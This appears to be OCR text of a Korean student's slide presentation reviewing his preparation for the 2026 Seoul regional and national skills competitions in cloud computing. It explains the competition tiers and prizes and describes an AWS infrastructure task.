
2026년도 서울시 지방기능경기대회, **제61회 전국기능경기대회** Review

Cloud Computing Skill

National Technical Skills Competition

Presenter. Kim JunYoung

Introduction



Kim JunYoung *김준영*

現 세명컴퓨터고등학교 스마트보안솔루션과 3학년 (11기)

現 교내 개발/클라우드 컴퓨팅/DevOps 전공동아리 Null4U 부장

前 세명컴퓨터고등학교 스마트보안솔루션과 대표 (상반기 학생회)

제61회 전국기능경기대회 클라우드컴퓨팅 직종 은메달(2nd)

Github	github.com/**yulmwu**
Email	normal8781@gmail.com
Discord	@rlawnsdud
Instagram	@wns.0422
Linkedin	linkedin.com/in/yulmwu

개인 홈페이지

https://swua.kr

1. 기능경기대회가 뭔가요?

2. 무엇이든 도전해보는 것

3. 첫번째 도전, 2026년도 서울시 지방기능경기대회
   - 준비 과정
   - 대회 당일
   - 소감과 그 이후

4. 더 큰 무대로, 제61회 전국기능경기대회

- 과제 구성과 그 내용
- 과제를 선수들이 직접 출제한다고요?
- 난잡했던 출제 과정과 과제 선정 결과
- 본격 준비 과정
- 대회 당일 0일차: 사전 점검
- 대회 당일 1일차: 전국대회가 이렇게 쉬워도 되는거예요?
- 대회 당일 2일차: 클릭 한번 안해서 400만원이 날라간 썰
- 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..
- 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

5. **전국기능경기대회 후기**
   - 단골 질문: 은메달이라는 결과에 후회는 없으신가요?
   - 컨디션 관리가 너무 너무 중요하다.
   - AI에 의한 하향평준화의 체감
   - 기타 이모저모
6. **그 이후**
   - 돈은 얼마나 주나요?
   - LG유플러스 인터뷰 등등..
   - 훨씬 더 큰 무대를 준비하며
   - 그 외 혜택
   - for 세명컴고. 클라우드 컴퓨팅, 기능경기대회 교본 제작 관련
7. **참가를 고려한다면... : 몇가지 조언들**
8. **마무리하며**

1. 기능경기대회가 뭔가요?



2026 동계올림픽



2026 아시안게임



2026 FIFA 월드컵

스포츠 분야에 올림픽, 아시안게임 등이 있다면 **'기술'** 분야에 대해서도 비슷한 대회가 있지 않을까?


1. 기능경기대회가 뭔가요?



메카트로닉스 직종


한복 직종


요리 직종



IT네트워크시스템

기능경기대회(Skills Competition) (국내)


1. 기능경기대회가 뭔가요?



메카트로닉스 직종


한복 직종


요리 직종



IT네트워크시스템

기능경기대회(Skills Competition) (국내)

지방대회

Regional Skills Competition

전국 17개 시/도 기능경기위원회 주관


1. 기능경기대회가 뭔가요?



메카트로닉스 직종


한복 직종


요리 직종



IT네트워크시스템

기능경기대회(Skills Competition) (국내)

지방대회

Regional Skills Competition

전국 17개 시/도 기능경기위원회 주관

전국대회

National Skills Competition

국제기능올림픽대회 한국위원회 주관

1. 기능경기대회가 뭔가요?









국제기능올림픽대회(WorldSkills) (국제)

WorldSkills International 주최/주관

2년마다 개최되는 **직업기술 분야의 올림픽**[1]

1. 다만 국제올림픽위원회과는 관련이 없음

1. 기능경기대회가 뭔가요?

지방대회

Regional Skills Competition

전국 17개 시/도 기능경기위원회 주관

1. 기능경기대회가 뭔가요?

지방대회

Regional Skills Competition

전국 17개 시/도 기능경기위원회 주관

금, 은, 동 입상자 출전 자격

전국대회

National Skills Competition

국제기능올림픽대회 한국위원회 주관

1. 기능경기대회가 뭔가요?

지방대회

Regional Skills Competition

전국 17개 시/도 기능경기위원회 주관

금, 은, 동 입상자 출전 자격

전국대회

National Skills Competition

국제기능올림픽대회 한국위원회 주관

금, 은 입상자 출전 자격

국제기능올림픽대회 국가대표 평가전

1. 기능경기대회가 뭔가요?

지방대회

Regional Skills Competition

전국 17개 시/도 기능경기위원회 주관

금, 은, 동 입상자 출전 자격

전국대회

National Skills Competition

국제기능올림픽대회 한국위원회 주관

금, 은 입상자 출전 자격

국제기능올림픽대회 국가대표 평가전

국가대표 1명 (또는 2인 1조)

국제기능올림픽대회(WorldSkills) (국제)

WorldSkills International 주최/주관

1. 기능경기대회가 뭔가요?

지방기능경기대회

Regional Skills Competition

전국 17개 시/도 기능경기위원회 주관



시/도 단위에서 동시에 개최되는 기능인의 첫 관문

전국대회와 동일하게 약 51개의 직종으로, 첨단 산업부터 전통 기술까지 다양한 기술을 다룸

폴리메카닉스, 금형, 기계설계/CAD, CNC/밀링, CNC/선반, 프로토타입모델링, 냉동기술, 산업용드론제어, 용접, 배관, 주조, 자동차정비, 자동차차체수리, 자동차페인팅, 농업기계정비, 판금철골구조물, 공업전자기기, 전기제어, 산업제어, 전기기기, 모바일로보틱스, 통신망분배기술, 메카트로닉스, 산업용로봇, 타일, 가구, 실내장식, 목공, 건축설계/CAD, 정보기술, IT네트워크시스템, 게임개발, 웹디자인 및 개발, 그래픽디자인, 제품디자인, 애니메이션, **클라우드컴퓨팅**, 사이버보안, 모바일앱개발, 목공예, 귀금속공예, 보석가공, 의상디자인, 한복, 도자기, 화훼장식, 헤어디자인, 요리, 제과, 제빵, 피부미용 (매년 변동 가능)

1. 기능경기대회가 뭔가요?

지방기능경기대회

Regional Skills Competition

전국 17개 시/도 기능경기위원회 주관

입상자 혜택

- 각 직종별 1위(30만원), 2위(20만원), 3위(10만원) 상금 수여
- 기능사 시험 면제(클라우드컴퓨팅의 경우 프로그래밍기능사)
- **전국기능경기대회 출전 자격**

1. 기능경기대회가 뭔가요?

전국기능경기대회

National Skills Competition

WorldSkills International 주최/주관

앞선 지방기능경기대회에서 1-3위 입상자가 참가할 수 있는 국내 최대 규모의 숙련기술인 경기 대회

국제기능올림픽대회(WorldSkills)에 파견할 대한민국 국가대표 선수 선별

1. 기능경기대회가 뭔가요?

전국기능경기대회

National Skills Competition

WorldSkills International 주최/주관



2026년 제61회 전국기능경기대회는 인천광역시 일대에서 개최
(매년 다른 지역으로 로테이션하면서 개최)

2026년 8월 22일(토) ~ 8월 28일(금) 7일간 개최, 전국 17개 시/도 선수 1,800여 명 참가 및 총 51개의 직종 운영

클라우드컴퓨팅 직종은 제3경기장(인천소방고등학교)에서 진행됨.

1. 기능경기대회가 뭔가요?

전국기능경기대회

National Skills Competition

WorldSkills International 주최/주관

입상자 혜택

- 각 직종별 1위(1000만원), 2위(600만원), 3위(400만원) 상금 수여
- 산업기사 시험 면제(클라우드컴퓨팅의 경우 정보처리산업기사)
- 취업 우대 지원(삼성전자, 현대중공업 등 대기업)
- **국제기능올림픽대회 국가대표 평가전(선발전) 참가 자격 등등..**

1. 기능경기대회가 뭔가요?

국가대표 평가전(선발전)

국제기능올림픽에 국가대표 선발을 위한 평가전. 전국기능경기대회에서 금메달, 은메달 수상자에 한하여 2년 단위로 최대 4명이 경쟁하고, 1차 및 2차 평가전을 거쳐 최종적으로 국가대표가 결정됨.

실제 국제기능올림픽과 유사한 수준의 고난도 과제가 주어짐. (영어로!!)

1. 기능경기대회가 뭔가요?

국제기능올림픽대회

WorldSkills

국제기능올림픽대회 한국위원회 주관

전 세계 청년 기능인들이 직업 기술과 산업 기술력을 겨루는 국제 직업기능 경기 대회. 2년마다 개최되며, 기본적으로 1직종 1선수(또는 팀) 참가를 원칙으로 하며 앞선 국가대표 평가전을 통해 선발됨.

숙련기술 분야에 있어 올림픽 수준의 규모와 위상임.

1. 기능경기대회가 뭔가요?

국제기능올림픽대회

WorldSkills

국제기능올림픽대회 한국위원회 주관



2026년 제48회 국제기능올림픽대회는 중국 상하이에서 6일간 진행됨.

대한민국 선수단은 금메달 4개, 은메달 14개, 동메달 6개, 우수상 16개로 종합 2위를 달성하였음. (1위는 중국)
(클라우드컴퓨팅 직종은 은메달 달성)

1. 기능경기대회가 뭔가요?

국제기능올림픽대회

WorldSkills

국제기능올림픽대회 한국위원회 주관

입상자 혜택

- 각 직종별 금메달(약 6,700만원), 은메달(약 5,600만원), 동메달(4,000만원) 정부 포상금 지급
- 대통령 명의의 훈장 수여, 기술장려 연금 등
- 병역대체복무 (산업기능요원 편입) (변동 가능)
- 해당 분야의 최고의 자리에 앉았기 때문에 대학진학/취업에 있어 매우 유리

국제기능올림픽대회 클라우드컴퓨팅 감독님의 말씀으로는 역대 국가대표 선수분들은 지금 삼성전자 등에서 근무, 혹은 코치로 활동하신다고 말씀하셨음.

2. 무엇이든 도전해보는 것

Q. 인생의 좌우명이나 그런게 있나요?

"경험을 압축하는 알고리즘은 존재하지 않는다"
(There is no compression algorithm for experience)



- 앤디 재시(Andy Jassy) 아마존 최고경영자(CEO)

무엇이든 본인이 직접 겪어보고, 실제로 부딪히며 때로는 실패하기도 해보면서 몸소 느껴야 온전히 이해할 수 있음.
(시행착오, 試行錯誤)

2. 무엇이든 도전해보는 것

2025년 11월 中. AWS 외부 전문가 특강(진로지원부) 당시...

한OO 선생님: 준영아 기능경기대회 나가볼 생각 없느냐? 학과에서도 생각하고 있다... (중략)

2. 무엇이든 도전해보는 것

2025년 11월 中. AWS 외부 전문가 특강(진로지원부) 당시...

한OO 선생님: 준영아 기능경기대회 나가볼 생각 없느냐? 학과에서도 생각하고 있다... (중략)

⇒ 말로만 듣던 기능경기대회.. 어렵진 않을까?
이런 대회 경험도 전무하고 경쟁심이 없는 나로썬 괜히 나갔다가 고생만 하고 돌아오는거 아닐까?

⇒ **부정적 사고(Negative Thinking)**



2. 무엇이든 도전해보는 것

2025년 11월 中. AWS 외부 전문가 특강(진로지원부) 당시...

한OO 선생님: 준영아 기능경기대회 나가볼 생각 없느냐? 학과에서도 생각하고 있다... (중략)

⇒ 말로만 듣던 기능경기대회.. 어렵진 않을까?

그런데 나간다고 손해보는건 없잖아? **경험**삼아 나가보는게 어떨까? 아쉬운 성적이면 더 열심히 해야지

⇒ **긍정적 사고(Positive Thinking)**



2. 무엇이든 도전해보는 것

김준영(2학년): 말로만 들어봤긴 한데요.. (대충 얼버무림)

한OO 선생님: 인공과 선배들도 **클라우드컴퓨팅 직종**으로 나가서 금메달따고 좋은 곳으로 갔다.
너 정도 실력이면 충분히 가능성 있으니 한번 나가봐라.

김준영(2학년): 넵 해보겠습니다.

2. 무엇이든 도전해보는 것

김준영(2학년): 말로만 들어봤긴 한데요.. (대충 얼버무림)

한OO 선생님: 인공과 선배들도 **클라우드컴퓨팅 직종**으로 나가서 금메달따고 좋은 곳으로 갔다.
너 정도 실력이면 충분히 가능성 있으니 한번 나가봐라.

김준영(2학년): 넵 해보겠습니다.

클라우드 컴퓨팅이 뭔가요? (교내에서만 10번 넘게 발표에서 설명한 듯)

2. 무엇이든 도전해보는 것

김준영(2학년): 말로만 들어봤긴 한데요.. (대충 얼버무림)

한OO 선생님: 인공과 선배들도 **클라우드컴퓨팅 직종**으로 나가서 금메달따고 좋은 곳으로 갔다.
너 정도 실력이면 충분히 가능성 있으니 한번 나가봐라.

김준영(2학년): 넵 해보겠습니다.


클라우드 컴퓨팅이 뭔가요? (교내에서만 10번 넘게 발표에서 설명한 듯)

서버, 스토리지(저장장치), 데이터베이스, 네트워킹, 소프트웨어 등의 IT 자원을 직접 구입해 소유하지 않고,
인터넷을 통해 필요한 만큼 빌려서 사용한 뒤 쓴 만큼만 요금을 지불하는 방식(온디맨드)

그 이상의 설명은 분량상 생략..

2. 무엇이든 도전해보는 것

2025년 12월 경, Null4U 전공심화동아리의 부원 3명과 함께 **지방기능경기대회**에 도전해보기로 하였으니..



3. 첫번째 도전, 2026년도 서울시 지방기능경기대회

2026년도 서울시 지방기능경기대회는 용산의 모 IT 특성화고 학생 5명과 우리측 4명, 무소속 1명이 참가함.
(무소속 1명은 당일 보이진 않았음. 일정상 불참한 듯)

3. 첫번째 도전, 2026년도 서울시 지방기능경기대회

2026년도 서울시 지방기능경기대회는 용산의 모 IT 특성화고 학생 5명과 우리측 4명, 무소속 1명이 참가함.
(무소속 1명은 당일 보이진 않았음. 일정상 불참한 듯)

선택지 A. 경쟁 학교 간첩마냥 세부적으로 조사해서 실력/실태 파악하기, 여기에 따라 연습 수준 결정하기
선택지 B. 다른 학교 관심 없고 우리만 잘하면 그만이지~


3. 첫번째 도전, 2026년도 서울시 지방기능경기대회

2026년도 서울시 지방기능경기대회는 용산의 모 IT 특성화고 학생 5명과 우리측 4명, 무소속 1명이 참가함.
(무소속 1명은 당일 보이진 않았음. 일정상 불참한 듯)

선택지 A. 경쟁 학교 간첩마냥 세부적으로 조사해서 실력/실태 파악하기, 여기에 따라 연습 수준 결정하기

선택지 B. 다른 학교 관심 없고 우리만 잘하면 그만이지~ <<<


3-1. 준비 과정



본격적인 연습은 15일 전 과제 공개로 부터 시작.

기술 자체는 모두 알고있는 내용이기에 주도적으로 스터디를 만들었음.

3-1. 준비 과정



본격적인 연습은 15일 전 과제 공개로 부터 시작.

기술 자체는 모두 알고있는 내용이기에 주도적으로 스터디를 만들었음.

여기서 문제가 발생하니..

3-1. 준비 과정

일단 지방기능경기대회는 2개의 세부 과제가 나오며 각각 별도로 채점되어 50/50으로 최종 점수를 만듬.

지방기능경기대회는 2개의 과제로 구성되고 2일에 걸쳐서 진행, 2026년 기준 아래와 같이 출제됨.

3-1. 준비 과정

일단 지방기능경기대회는 2개의 세부 과제가 나오며 각각 별도로 채점되어 50/50으로 최종 점수를 만듬.
지방기능경기대회는 2개의 과제로 구성되고 2일에 걸쳐서 진행, 2026년 기준 아래와 같이 출제됨.

1과제. Solution Architecture — 주어진 아키텍처를 바탕으로 고가용성, 보안, 확장성 등을 고려한 인프라를 구축해야 하는 과제임. 말만 거창하지만 실제로는 기본기 + 공개 과제 연습 + 실수만 안한다면 원활하게 가능.

2과제. Small Challenge — 4개로 독립된 세부 과제(모듈)를 제한된 시간 내에 풀이해야함.

3-1. 준비 과정


1과제. Solution Architecture

2026년도 지방기능경기대회 과제

직 종 명	클라우드컴퓨팅	과제명	Solution architecture	과제번호	제1과제
경기시간	4시간	비번호		심사위원 확 인	(인)

1. 요구사항

당신은 WorldPay의 유저 관리 시스템을 구축하는 업무를 수행해야 합니다. WorldPay는 전 세계 사람들의 결제를 쉽게 도와주는 서비스로, 중요한 정보의 유출을 막고 고가용성을 확보하도록 설계되었습니다. 주어진 요구사항에 따라 고가용성, 보안, 확장성 등을 고려한 인프라를 구축해야 합니다.



2026년도 1과제는 너무 간단했는데, EC2 가상 서버를 구성하고 RDS 가상 데이터베이스를 구축, Secrets Manager나 KMS, CloudWatch 같은 부가적인 서비스를 조금만 다룰 수 있어도 쉽게 풀릴 문제였음.

3-1. 준비 과정


1과제. Solution Architecture

2026년도 지방기능경기대회 과제

직 종 명	클라우드컴퓨팅	과제명	Solution architecture	과제번호	제1과제
경기시간	4시간	비번호		심사위원 확 인	(인)

1. 요구사항

당신은 WorldPay의 유저 관리 시스템을 구축하는 업무를 수행해야 합니다. WorldPay는 전 세계 사람들의 결제를 쉽게 도와주는 서비스로, 중요한 정보의 하도록 설계되었습니다. 주어진 요구사항에 따라 고가용성, 보안 구축해야 합니다.



2026년도 1과제는 너무 간단했는데, EC2 가상 서버를 구성하고 RDS 가상 데이터베이스를 구축, Secrets Manager나 KMS, CloudWatch 같은 부가적인 서비스를 조금만 다룰 수 있어도 쉽게 풀릴 문제였음.

Q. 문제가 쉬우면 무조건 좋은거 아닌가요?

3-1. 준비 과정

1과제. Solution Architecture

2026년도 지방기능경기대회 과제

직 종 명	클라우드컴퓨팅	과제명	Solution architecture	과제번호	제1과제
경기시간	4시간	비번호		심사위원 확 인	(인)


1. 요구사항

당신은 WorldPay의 유저 관리 시스템을 구축하는 업무를 수행해야 합니다. WorldPay는 전 세계 사람들의 결제를 쉽게 도와주는 서비스로, 중요한 정보의 하도록 설계되었습니다. 주어진 요구사항에 따라 고가용성, 보안 구축해야 합니다.

2026년도 1과제는 너무 간단했는데, EC2 가상 서버를 구성하고 RDS 가상 데이터베이스를 구축, Secrets Manager나 KMS, CloudWatch 같은 부가적인 서비스를 조금만 다룰 수 있어도 쉽게 풀릴 문제였음.

Q. 문제가 쉬우면 무조건 좋은거 아닌가요?


⇒ 쉬운 문제를 우리만 푸는게 아니기 때문에 이런 대회에서는 영향이 매우 큼..



3-1. 준비 과정

1과제. Solution Architecture

쉬운 문제이기에 미미한 실수로도 순위기 갈릴 수 있어, 절대 실수하지 않도록 반복적으로 연습을 돌림.

